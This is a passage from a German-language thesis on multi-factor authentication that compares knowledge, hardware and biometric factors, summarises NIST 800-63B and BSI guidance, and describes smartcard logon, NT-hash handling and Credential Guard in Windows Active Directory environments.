Eine Erhöhung der Passwort-Länge und gegebenenfalls eine zusätzliche Erhöhung der Komplexität hat allerdings keinen Einfluss auf eines der größten Probleme klassischer Passwörter: Komplexe Passwörter sind schwierig einzuprägen und unter Umständen dennoch relativ einfach zu stehlen. Auch ein sicheres Passwort schützt nicht vor Missbrauch, wenn es in die Hände von Angreifern gelangt. Mechanismen wie regelmäßige Passwortänderung schützen hier auch nur bedingt.

An diesem Punkt setzt das Konzept der Multifaktor-Authentifizierung an. Unter Multifaktor-Authentifizierung wird in der Informationstechnik das Vorhandensein von zwei oder mehreren unabhängigen Identifizierungs-Merkmalen - so genannten *Faktoren* – verstanden [16]. Ziel der Implementierung einer MFA-Lösung ist es, die Authentifizierung durch die Notwendigkeit von mehreren voneinander unabhängigen und unterschiedlichen Faktoren insofern abzusichern, als dass die Authentifizierung nur erfolgreich abgeschlossen werden kann, wenn alle benötigten Anmeldefaktoren präsent und korrekt sind.

[2] *Es handelt sich dabei um den bei Windows-Netzwerken relevanten NT-Lan Manager (NTLM)-Hash. Der NT-Hash ist technisch ein nicht gesalteter MD4-Hash. [40]*

In der Informationstechnik werden die Faktoren in drei verschiedene Klassen eingeteilt. Dabei unterscheidet man zwischen diesen Klassen:

- Faktoren, die auf Wissen basieren
- Faktoren, die auf Besitz basieren
- Faktoren, die auf biometrischen Eigenschaften des Benutzers basieren

Diese drei Klassen werden im Folgenden beschrieben und es werden jeweils Beispiele gegeben.

4.1 Wissensbasierte Faktoren

Wissensbasierte Faktoren sind die am häufigsten genutzte Methode der Authentifizierung. Die Idee von klassischen wissensbasierten Faktoren ist die eines persönlichen Geheimnisses, das nur der rechtmäßige Besitzer kennt. Das Wissen über dieses Geheimnis authentifiziert den Benutzer. Dies ist die einfachste Art der Authentifizierung, da das Authentifizierungs-System lediglich prüfen muss, ob das durch den Benutzer eingegebene Geheimnis mit dem hinterlegten Geheimnis übereinstimmt. Diese Einfachheit ist aber auch die größte Schwachstelle von wissensbasierter Authentifizierung, da die verwendeten Faktoren einfacher zu stehlen sind als andere Arten von Faktoren. Dabei existieren unterschiedliche Möglichkeiten für einen Angreifer, an diese Daten zu gelangen. Diese reichen von Kompromittierung der Systeme mittels Schadsoftware über Phishing bis hin zum Social Engineering. Phishing zielt explizit auf den Diebstahl wissensbasierter Faktoren ab, da diese Art des Faktors die einzige ist, die mit Phishing kompromittiert werden kann.

Zu den am häufigsten genutzten wissensbasierten Faktoren zählen beispielsweise:

- Passwörter
- PINs wie beispielsweise die einer Smartcard
- Antworten auf persönliche Fragen
- Muster zur Entsperrung

Die Änderung des wissensbasierten Faktors bedingt eine Interaktion des Benutzers mit dem Authentifizierungssystem. Diese Interaktion mit dem System kann von einem Angreifer mit einem Phishing- oder Social Engineering-Angriff ausgenutzt werden, wenn er sich beispielsweise glaubwürdig als Mitarbeiter der IT-Abteilung ausgibt.

Schadsoftware, die auf den Diebstahl von Eingabedaten abzielt, lässt sich mit einem ins Betriebssystem integrierten *Trusted Path* entgegenwirken. Bei einem Trusted Path handelt es sich um eine definierte Tastenkombination (*Sequenz*), die eine durch das Betriebssystem bereitgestellte Funktionalität auslöst. Eine bekannte und weit verbreitete Implementierung eines Trusted Path ist die *Secure Attention Sequence* des Microsoft Windows-Betriebssystems. Wird die Sequenz *STRG+ALT+ENTF* eingegeben, registriert dies das Betriebssystem und führt dann vertrauenswürdigen Betriebssystemcode aus, der daraufhin die Eingaben annehmen und an andere Software weiterreichen kann. Damit wird

sichergestellt, dass weder ein Hardware-Keylogger noch Schadsoftware in die Lage versetzt wird, an Anmeldedaten, die über die Tastatur eingegeben werden, zu gelangen. Dies wird beispielsweise beim Anmeldebildschirm verwendet und es kann nur nach Betätigen der oben genannten Tastenkombination eine Anmeldung am Betriebssystem erfolgen. Es wird damit verhindert, dass der Anmeldebildschirm einfach kopiert werden kann.

Schlussendlich stellt die Speicherung der Daten einen weiteren Nachteil von wissensbasierten Faktoren dar. Die Speicherung von Passwörtern erfolgt üblicherweise in gehashter Form. Hash-Funktionen sind Einweg-Funktionen. Dies bedeutet, dass die Berechnung schnell aber die Rückrechnung nicht möglich sein darf. Die Probleme bestehen dadurch in Brute-Force-Angriffen und Rainbow-Tables in direkter Wiederverwendung des Passwort-Hashes. Eine teilweise Lösung dazu bieten kryptografische *Salts.* Dabei ist im Hinterkopf zu behalten, dass *Salts* ebenfalls sicher gespeichert werden müssen, da sie bei jeder Prüfung des Passworts vorhanden sein müssen.

Die Vorteile von wissensbasierter Faktoren liegen in der einfachen Verwendung ohne besondere Voraussetzungen. So sind weder spezielle Konfigurationen noch zusätzliche Hardware nötig. Alle marktgängigen Betriebssysteme unterstützen diese Authentifizierungs-Methode von Haus aus.

Tabelle 1 Vorteile und Nachteile wissensbasierter Faktoren

Vorteile	Nachteile
Einfache Verwendung	Kann vergessen werden
Keine zusätzliche Peripherie notwendig	Vergleichsweise einfach zu stehlen
Kompatibilität	Sichere Speicherung notwendig
	Wiederherstellungsvorgang kann ausgenutzt werden

4.2 Hardwarebasierte Faktoren

Den Nachteilen wissensbasierter Faktoren lässt sich durch den Einsatz von hardwarebasierten Faktoren entgegenwirken. Der Grundgedanke ist dabei der physische Besitz der Hardware. Hardwarebasierte Faktoren sind etwas, was der Benutzer physisch besitzen muss, um sich erfolgreich authentifizieren zu können.

Hardwarebasierte Faktoren lassen sich ausgehend von ihrer Funktion in zwei Klassen aufteilen:

- Kryptografische Prozessoren
- Sichere Speicher

Bei hardwarebasierten Faktoren, die sicheren Speicher zur Verfügung stellen, wird dieser dazu verwendet, ein oder mehrere Geheimnisse zu wahren, die zur Authentifizierung verwendet werden. Bei diesen Geheimnissen kann es sich um zufällige Zeichenfolgen oder sehr große Datenmengen handeln, die ein Benutzer nicht kennen muss und als Schlüssel für Authentifizierungs-Vorgänge verwendet werden kann. Das hat den Vorteil, dass sie vergleichsweise resistent gegen Brute-Force-Angriffe sind. Nachteilig ist, dass sensitives Material für den Zeitpunkt der Authentifizierung auf das System des Benutzers übertragen werden muss. Dies setzt diese Daten der Gefahr aus, dort von einem Angreifer gestohlen zu werden.

Kryptografische Prozessoren ergänzen den sicheren Speicherplatz um kryptografische Funktionalitäten. So sind diese Geräte in der Lage, auch komplexe Berechnungen durchzuführen und auf diese Weise Authentifizierung zu ermöglichen. Diese Verfahren werden mit *Challenge Response* bezeichnet, da das System, gegenüber welchem sich der Benutzer authentifizieren möchte, dem kryptografischen Prozessor eine Aufgabe (*Challenge*) sendet und er nach der Berechnung eine Antwort (*Response*) sendet. Der verwendete Schlüssel verlässt hierbei nie das kryptografische Gerät und es ist somit nicht möglich, diesen zu stehlen und zu missbrauchen. Beispiele für kryptografische Prozessoren, die auf diese Weise arbeiten, sind Smartcards.

Mit dem Rechner verbundene Hardware-Token nach der Universal 2nd Factor (U2F)-Spezifikation der Fast IDentity Online (FIDO)-Allianz arbeiten ebenfalls nach dem Challenge-Response-Verfahren [17]. Die Spezifikation gibt vor, dass diese Geräte über einen Sensor verfügen müssen. Über diesen Sensor muss der Benutzer zum Zeitpunkt der Authentifizierung seine physische Präsenz und den Willen, einen Authentifizierungsvorgang durchzuführen, gegenüber dem Token bestätigen. Dies soll verhindern, dass ein Angreifer ohne physische Präsenz einen Authentifizierungsvorgang starten kann und der gesteckte Token missbraucht wird.

Abbildung 3 Smartcard im Scheckkartenformat und als Dongle mit Universal Serial Bus (USB)-Anschluss

Eine weitere Art von kryptografischen Prozessoren sind Generatoren für Einmalpasswörter (*One-Time-Password*, OTP). Diese erzeugen zeitabhängig Zahlenkombinationen, die zur Authentifizierung genutzt werden können.

Zu den am häufigsten genutzten hardwarebasierten Faktoren zählen beispielsweise:

- Smartcards
- SMS-Einmalpasswörter
- Tokens
  - Mit dem Rechner verbundene (U2F-Tokens o.Ä.)
  - Nicht mit dem Rechner verbundene (OTP-Generatoren o.Ä.)
- Authentifizierungs-Apps auf Smartphones

Tabelle 2 Vorteile und Nachteile hardwarebasierter Faktoren

Vorteile	Nachteile
Aufwändige Kryptografie möglich	Zusätzliche Peripherie nötig
Mit Challenge Response-Verfahren sicher	Teilweise hoher Konfigurationsaufwand
	Spezielle Infrastruktur nötig
	Diebstahl und Verlust

MFA-Systeme, die hardwarebasierte Faktoren einsetzen, erfordern meist einen höheren Konfigurationsaufwand und eine spezielle Infrastruktur. So ist es beispielsweise für zertifikatsbasierte Authentifizierung in Microsoft Windows-Netzwerken mittels Smartcards nötig, eine *Public-Key-Infrastruktur* (PKI) zu betreiben. Auch müssen die Benutzerkonten entsprechend vorbereitet sein, wenn hardwarebasierte Faktoren zum Einsatz kommen sollen.

Werden hardwarebasierte Faktoren als alleiniges Authentifizierungsmerkmal eingesetzt, stellt dies bei Verlust oder Diebstahl ein erhebliches Sicherheitsrisiko dar. Ein Angreifer, der in Besitz des Faktors gelangt ist, hat damit ohne Umwege die Möglichkeit, sich zu authentifizieren. Aus diesem Grund sollten hardwarebasierte Faktoren nur in Kombination mit anderen Faktoren eingesetzt werden.

4.3 Biometrische Faktoren

Da wissensbasierte und hardwarebasierte Faktoren verloren oder vergessen werden können, bietet es sich an, biometrische Merkmale des Benutzers zur Authentifizierung zu verwenden.

Biometrische Merkmale bieten den Vorteil, dass der Benutzer sie stets zur Hand hat. Wenn biometrische Faktoren zur Authentifizierung verwendet werden, stellen die Identität und die biometrischen Merkmale des Benutzers die Grundlage der Authentizität dar. Die Grundannahme, dass biometrische Merkmale wie Fingerabdrücke eines Menschen nahezu einmalig auf der Welt sind, stellen den Vertrauensanker dieser Methode dar.

Zu nutzbaren biometrischen Faktoren zählen beispielsweise:

- Erkennung des Fingerabdrucks (siehe Abbildung 9)
- Scan der Iris
- Erkennung des Gesichts
- Erkennung der Stimme und Sprache
- Erkennung des Schreibverhaltens

Um biometrische Authentifizierung sicher zu gestalten, ist es notwendig, die Falschakzeptanz-Rate so gering wie möglich zu halten. Es muss sichergestellt sein, dass unberechtigte Dritte nicht fälschlicherweise valide authentifiziert werden. Dies ist speziell bei Gesichtserkennung ein Problem, da es dort bei einigen Systemen möglich ist, ein Foto des rechtmäßigen Benutzers zu verwenden. Moderne Betriebssysteme enthalten Technologien, die diesen Angriff verhindern sollen. So ist es möglich, mit Hilfe von Infrarot-Kameras dreidimensionale Merkmale zu erkennen und damit die Nutzung eines Fotos zu verhindern [18].

Eine Verringerung der Falschakzeptanz-Rate geht automatisch mit einer Erhöhung der Falschrückweisungs-Rate einher. Wird ein Authentifizierungssystem häufig Berechtigten den Zugang verwehren, dann wird die Akzeptanz dieses Systems bei den Benutzern sinken. Es muss ein angemessener Kompromiss zwischen Falschakzeptanz-Rate und Falschrückweisungs-Rate gefunden werden.

Die Einmaligkeit der biometrischen Merkmale eines Benutzers stellt gleichzeitig auch eines der größten Probleme der biometrischen Faktoren dar. Wird beispielsweise ein Fingerabdruck physisch kompromittiert, ist es unmöglich, diesen zu ändern [19]. Es ist für einen Benutzer nahezu unmöglich, eine Kompromittierung zu erkennen, wenn beispielsweise durch Kopieren eines Fingerabdrucks von der Oberfläche eines Smartphones dieser Fingerabdruck kompromittiert wird. In diesem Fall muss der Benutzer zukünftig einen anderen Finger verwenden. Authentifizierung mit Fingerabdrücken als alleiniger Authentifizierungs-Faktor wird daher in sicherheitskritischen Infrastrukturen nicht empfohlen.

Bei der Verwendung von Biometrie müssen Aspekte des Datenschutzes berücksichtigt werden. Bei keinem anderen Faktor ist es möglich, eine direkte Verbindung zwischen Benutzerkonto in der elektronischen Welt und realer Identität herzustellen. Aus diesem Grund müssen bei Verwendung biometrischer Faktoren besondere Maßnahmen zum Schutz der Privatsphäre der Benutzer getroffen werden.

Tabelle 3 Vorteile und Nachteile biometrischer Faktoren

Vorteile	Nachteile
Können nicht vergessen werden	Zusätzliche Peripherie nötig
Einzigartig	Täuschung möglich
	Wiederherstellung bei Kompromittierung
	Datenschutzaspekte
	Teilweise problematische Benutzerakzeptanz

5 Stand der Technik

Die *Publikation 800-63: Digital Identity Guidelines* des US-amerikanischen NIST zählt zur Grundlagenliteratur auf dem Themengebiet der Authentifizierung. Das NIST stellt als amerikanische Bundesbehörde Standardisierungs-Richtlinien für US-amerikanische Behörden bereit. Daraus sind unter anderem die Verschlüsselungsalgorithmen DES und AES hervorgegangen. Die dritte und zum Zeitpunkt des Verfassens dieser Arbeit aktuelle Revision der Publikation 800-63 wurde im Juni 2017 veröffentlicht. Der für diese Arbeit relevante Teil 800-63B gibt Empfehlungen zu den Themen Authentifizierung und Lifecycle-Management. Die Sicherheitsstufen werden in drei verschiedene Vertrauenslevel (*Authenticator Assurance Level*, AAL) unterteilt:

- AAL1: Bietet geringe Sicherheit, dass der Antragsteller den Authentifikator kontrolliert und erfordert mindestens Ein-Faktor-Authentifizierung
- AAL2: Bietet hohe Sicherheit, dass der Antragsteller Authentifikatoren kontrolliert; es werden zwei verschiedene Authentifizierungsfaktoren benötigt; nur zugelassene Kryptografie ist gestattet.
- AAL3: Bietet sehr hohe Sicherheit, dass der Antragsteller den Authentifikator kontrolliert; Authentifizierung basiert auf dem Nachweis des Besitzes eines Schlüssels durch ein kryptographisches Protokoll; erfordert Multifaktor-Authentifizierung mit einem hardwarebasierten kryptografischen Authentifikator.

Die Vertrauenslevel AAL2 und AAL3 schreiben Multifaktor-Authentifizierung für den Großteil aller Authentifizierungsvorgänge im Behörden- und Unternehmenskontext vor [13].

Für deutsche Unternehmen sind ebenso die Empfehlungen des *Bundesamtes für Sicherheit in der Informationstechnik* (BSI) relevant. Wie auch die US-amerikanische Behörde NIST empfiehlt das BSI für sicherheitskritische Infrastrukturen mindestens Zwei-Faktor-Authentifizierung in den IT-Grundschutz-Katalogen. Es werden dort verschiedener Kriterien für die Auswahl eines geeigneten marktgängigen Systems gegeben. Zur Validierung stellt das BSI eine Auswahl von Prüffragen zur Verfügung [20].

6 Konzepte

Ziel ist es nun, aus *zwei* der drei möglichen Faktoren ein sicheres, nutzbares und betreibbares MFA-System zusammenzusetzen. In der gegebenen Infrastruktur sind zur biometrischen Authentifizierung Fingerabdruck-Leser verfügbar. Da die Sicherheit von Authentifizierung mittels Fingerabdruck nicht gewährleistet werden kann, wird auf den Einsatz von biometrischen Faktoren verzichtet [21]. Ebenfalls verzichtet wird auf SMS-basierte Authentifizierungssysteme, da diese in der Vergangenheit erfolgreich kompromittiert werden konnten [22].

Ausgehend von den technischen Daten der Infrastruktur wurden die folgenden Technologien in die engere Auswahl aufgenommen und damit die resultierenden Konzepte erstellt:

- Zertifikatsbasierte PKI-Smartcards
  - Smartcard im Scheckkarten-Format mit externem Smartcard-Lesegerät
  - Smartcard im Dongle-Format mit USB-Anschluss
  - Zertifikatsbasierte virtuelle PKI-Smartcard im Trusted Platform Module (TPM)-Chip des Arbeitsplatz-Rechners [23]
- Cloudbasierte Authentifizierung
  - Microsoft Windows Hello for Business

6.1 Konzeptgruppe A: Zertifikatsbasierte PKI-Smartcards

6.1.1 Allgemeines

Die Kombination aus einer Smartcard in Verbindung mit einer Persönlichen Identifikationsnummer (PIN) liefert Zwei-Faktor-Authentifizierung, bei der zwei unterschiedliche Faktoren zum Einsatz kommen und beide Faktoren benötigt werden: Etwas Physisches, was der Benutzer besitzen muss und etwas, was der Benutzer kennen muss.

Die Anmeldung des Benutzers wird bei diesem Konzept mit Hilfe von Zertifikaten (so genannten *Softtoken*) durchgeführt. Zertifikate arbeiten mit asymmetrischer Kryptografie und Public-Key-Infrastrukturen (PKI). Der Benutzer muss bei der Anmeldung eine Smartcard zur Verfügung stellen und eine PIN eingeben, die den Zugriff auf den privaten Schlüssel des Authentisierungs-Zertifikats freigibt. Die Smartcard fungiert in diesem Szenario als sicherer Speicher für dieses Zertifikat. Die Sicherheit des Public-Key-Kryptosystems hängt vollständig von dem Schutz der privaten Schlüssel der Benutzer ab.

Smartcards zeichnen sich durch die folgenden drei Schlüsseleigenschaften aus [5]:

- Nicht-Exportierbarkeit:
  Einer der Eckpfeiler der Sicherheits-Architektur von Smartcards ist die Nicht-Exportierbarkeit des auf der Smartcard gespeicherten Authentifizierungs-Zertifikats. Dadurch soll sichergestellt werden, dass ein Angreifer unter keinen Umständen in Besitz des privaten Schlüssels des Zertifikats gelangt.
- Isolierte Kryptografie:
  Der zweite Eckpfeiler ist die Isolierung von kryptografischen Operationen auf der Smartcard. Dies stellt sicher, dass die kryptografischen Operationen nicht durch ein kompromittiertes Betriebssystem des Arbeitsplatz-Rechners beeinflusst werden können.
- Resistenz gegen Brute-Force-Angriffe:
  Komplettiert wird die Sicherheitsarchitektur durch die Resistenz gegen Brute-Force-Angriffe (siehe Abbildung 12). Die Smartcard wird nach einer bestimmten Anzahl fehlgeschlagener Eingaben der PIN gesperrt und kann nur durch den Personal Unlocking Key (PUK) entsperrt werden.

Ein wichtiger Unterschied zwischen einem Passwort und einer PIN besteht darin, dass die PIN an die Smartcard gebunden ist, für die sie eingerichtet wurde. Diese PIN ist für einen Angreifer ohne diese spezielle Hardware nutzlos. Ein Angreifer, der das Passwort stiehlt, kann sich von überall her in das Konto einloggen, aber wenn er die PIN stiehlt, muss er auch das physische Gerät stehlen. Darüber hinaus wird eine PIN nicht wie ein Passwort an Authentifizierungs-Server übermittelt. Die PIN kann somit nicht während der Übertragung abgefangen werden.

6.1.2 Smartcard-Authentifizierung in Microsoft Windows Active Directory-Umgebungen

Smartcards bieten bei Sicherheit, da jede nicht autorisierte Person, die versucht, auf das System zuzugreifen, die Smartcard und die PIN benötigt. Sensibles kryptografisches Material, wie das verschlüsselte digitale Zertifikat, das von der Zertifizierungsstelle zur Authentifizierung ausgestellt wurde, ist auf der Smartcard gespeichert. Der Benutzer benötigt sowohl die Smartcard als auch die PIN, um die Authentifizierung erfolgreich abschließen zu können. Dies reduziert erheblich das Risiko, dass ein Angreifer sich unautorisierten Zugriff auf das System verschafft. Es ist unwahrscheinlicher, dass beide Faktoren in den Besitz des Angreifers gelangen.

Nichtsdestotrotz muss man sich im Klaren sein, dass auch diese Authentifizierungs-Methode keine absolute Sicherheit gegen Credential Theft and Reuse-Angriffe bietet. Zwar werden bei der initialen Anmeldung am System alle Faktoren benötigt, jedoch endet je nach Betriebssystem-Version dieser Sicherheitsgewinn auf dem Gerät, auf dem die Authentifizierung stattgefunden hat. Das bedeutet, dass das Windows-Betriebssystem mit anderen Systemen der Windows-Domäne über Kerberos- und NTLM-Standard-Authentifizierungsprotokolle kommuniziert. Diese Protokolle verwenden nur einen Faktor zur

Authentifizierung. Ein Angreifer, der ein System in der Domäne kompromittiert, kann weiterhin sekundäre Ein-Faktor-Authentifizierer (NT-Hashes, Kerberos-Tickets und Verschlüsselungsschlüssel; sogar die Smartcard-PIN) aus dem Prozessspeicher dieses Systems extrahieren, selbst wenn sich der Benutzer mit Multi-Faktor-Authentifizierung am System angemeldet hat. Danach können die Zugangsdaten auf dieselbe Weise wie ein Passwort wiederverwendet werden. Dies ist möglich, da bei der Konfiguration des Kontos mit dem Attribut *Smart Card required for interactive logon* der NT-Hash bei der Aktivierung des Attributs für das Konto als Zufallswert berechnet wird und sich danach nicht mehr ändert. Dieser Hash wird dem System durch den Domain Controller beim Vorgang der Smartcard-Authentifizierung übermittelt.

Die Smartcard-PIN wird durch das Betriebssystem Microsoft Windows in einem Cache zwischengespeichert. Der Microsoft Base Smart Card CSP[3] arbeitet intern mit einem prozessbezogenen Cache. Der Cache erlaubt es Prozessen, ohne erneute PIN-Eingabe mehrmals auf die Smartcard zuzugreifen. Dies bedeutet, dass zwei verschiedene Programme, die Smartcard-Funktionalitäten nutzen, den Benutzer getrennt zur Eingabe der PIN auffordern werden.

Der Vorgang der Authentifizierung läuft wie folgt ab:

[3] *Ein Cryptographic Service Provider (CSP) implementiert kryptografische Standards und Algorithmen.*



Abbildung 4 Smartcard-Authentifizierung in Active Directory-Umgebungen

1. Der Benutzer fordert beim Key Distribution Center (KDC) ein Ticket-Granting Ticket (TGT) an. Dieses TGT erlaubt es dem Benutzer anschließend, am KDC Service Tickets (ST) für die Inanspruchnahme bestimmter Dienste anzufordern. Die Anforderung des TGT wird mit dem privaten Schlüssel des Zertifikats auf der Smartcard signiert.
2. Der KDC-Server prüft die Anforderung mit Hilfe des öffentlichen Schlüssels des Zertifikats der Smartcard. War die Prüfung erfolgreich, wir das TGT an den Benutzer geschickt. Zusätzlich wird ein Sitzungsschlüssel (in Abbildung 4 *Key* genannt) generiert und dem TGT angehängt. Dieser Sitzungsschlüssel wird für die Verschlüsselung der Kommunikation verwendet. Zur Übertragung dieses symmetrischen Schlüssels wird das Diffie-Hellman-Protokoll verwendet.
3. Mit dem TGT und dem Sitzungsschlüssel wendet sich der Benutzer an den KDC, um sich ein ST für einen bestimmten Dienst ausstellen zu lassen.
4. Der KDC prüft die Anfrage mit Hilfe des Sitzungsschlüssels und sendet ein ST zurück. Darüber hinaus schickt der KDC einen NT-Hash mit. Bei Benutzern, die sich ausschließlich mit Smartcard anmelden dürfen, ist dies ein durch den DC generierter Hash. Bei Benutzern, die zusätzlich zur Smartcard noch Benutzernamen und Passwort verwenden dürfen, ist dies ein Hash des Passworts.
5. Der Benutzer wendet sich mit dem ST an den Dienst. Der Dienst prüft daraufhin *nicht* noch einmal am KDC die Legitimität dieser Anfrage, da er davon ausgeht, dass der Besitz des ST die Erlaubnis sicherstellt.
6. Der Dienst kann nun durch den Benutzer in Anspruch genommen werden.

Mit der Veröffentlichung des Server-Betriebssystems Microsoft Windows Server 2016 ist eine Sicherheitsfunktion hinzugekommen, die die automatisierte Erneuerung des durch den Domain Controller erzeugten NT-Hashes erlaubt. Das Intervall, in welchem der NT-Hash erneuert wird, richtet sich dabei nach der Passwort-Richtlinie der Domäne, in der sich der Rechner befindet. Ist in der Passwort-Richtlinie festgelegt, dass das Passwort alle 60 Tage erneuert werden muss, wird auch der NT-Hash in diesem Intervall erneuert.

Diese Funktion löst das oben angesprochene Problem teilweise, dass die NT-Hashes bei Smartcard-Nutzern für eine unbegrenzte Zeitspanne gültig sind. Ist ein Angreifer in den Besitz eines NT-Hashes gekommen ist, kann er diesen nur noch für eine begrenzte Zeitspanne verwenden.

Um diese Funktion nutzen zu können, ist mindestens der Domain Functional Level (DFL) 2016 nötig. Dazu müssen alle Domain Controller in der Domäne mindestens mit dem Betriebssystem Windows Server 2016 ausgestattet sein [4].

[4] *Für alle DFL vor 2016 wird empfohlen, die Option Smart card is required for interactive logon automatisiert durch ein Skript regelmäßig zu toggeln [40]. Bei der erneuten Aktivierung wird ein neuer NT-Hash erzeugt und gespeichert. Auf diese Weise lässt sich dieses Problem ebenfalls umgehen. Für*

Da die so genannten *derived domain credentials* (NT-Hashes, Kerberos Ticket-Granting-Tickets oder Kerberos Sitzungsschlüssel die zur Verschlüsselung der Kerberos-Tickets genutzt werden) ebenfalls zur Authentifizierung in der Domäne genutzt werden, müssen diese vor Diebstahl durch Angreifer geschützt werden [24].



Abbildung 5 Überblick über die Funktionsweise von Credential Guard

Microsoft Windows 10 bietet dazu im Rahmen der *Virtualization-based Security* die „Credential Guard" genannte Funktion [24]. Dieser virtualisiert mit Hilfe der Technologie Hyper-V den für Authentifizierung unter Windows zuständigen Prozess LSASS. Die sensitiven Daten werden in diesem Fall von einer isolierten Version des LSASS-Prozesses geschützt, LSAiso genannt. Selbst Prozesse mit Systemrechten haben auf den Speicherbereich dieses Prozesses keinen Zugriff mehr. Werkzeuge wie mimikatz, auf das später detailliert eingegangen wird, sind nicht mehr in der Lage, Zugangsdaten zu extrahieren [25].

6.1.3 Konzept A1: Hardware-Smartcard im Scheckkartenformat

Als Smartcard-Lesegerät wird das Modell *cyberJack® RFID Standard* des deutschen Herstellers REINER SCT vorgeschlagen (siehe Abbildung 10). Dieses externe Gerät entspricht der Sicherheitsklasse 3 / Standard-Leser (CAT-S) nach BSI TR-03119 [11] und eignet sich daher für den Betrieb in sicherheitskritischen Infrastrukturen. Das Gerät ist mit einer USB-Schnittstelle ausgestattet und wird über diese mit dem Arbeitsplatz-Rechner verbunden. Es steht eine Zifferntastatur und eine zweizeilige Anzeige zur Verfügung. Die Zifferntastatur erlaubt die sichere Eingabe der Smartcard-PIN direkt am Karten-Lesegerät. Dies soll sicherstellen, dass die PIN nicht durch Schadsoftware auf dem

---

Umgebungen mit DFL 2016 oder höher wird dagegen die oben genannte und ins Betriebssystem integrierte Funktionalität empfohlen.

Arbeitsplatz-Rechner ausgelesen oder mitgeschnitten werden kann. Darüber hinaus ist das Karten-Lesegerät nach der Spezifikation Secoder® der deutschen Kreditwirtschaft zugelassen. Diese Spezifikation schreibt unter anderem vor, dass die PIN-Eingabe zwingend am Karten-Lesegerät geschehen muss. Eine nicht näher spezifizierte eingebaute Firewall soll die PIN schützen [26].

Als Smartcard wird das Modell *SafeNet IDPrime 840* des niederländischen Herstellers Gemalto vorgeschlagen. Diese Plug & Play-Smartcard ist von Microsoft zertifiziert und bietet native Integration in Microsoft-Umgebungen. Diese Smartcard kann ohne zusätzliche Middleware des Herstellers direkt mit dem Betriebssystem Microsoft Windows 10 interagieren. Es stehen 80 KB Speicherplatz zur Verfügung, wovon 50 KB zur freien Verfügung stehen und beispielsweise zur Ablage von bis zu 15 X.509-Zertifikaten verwendet werden können.

6.1.4 Konzept A2: Smartcard in Form eines USB-Dongles

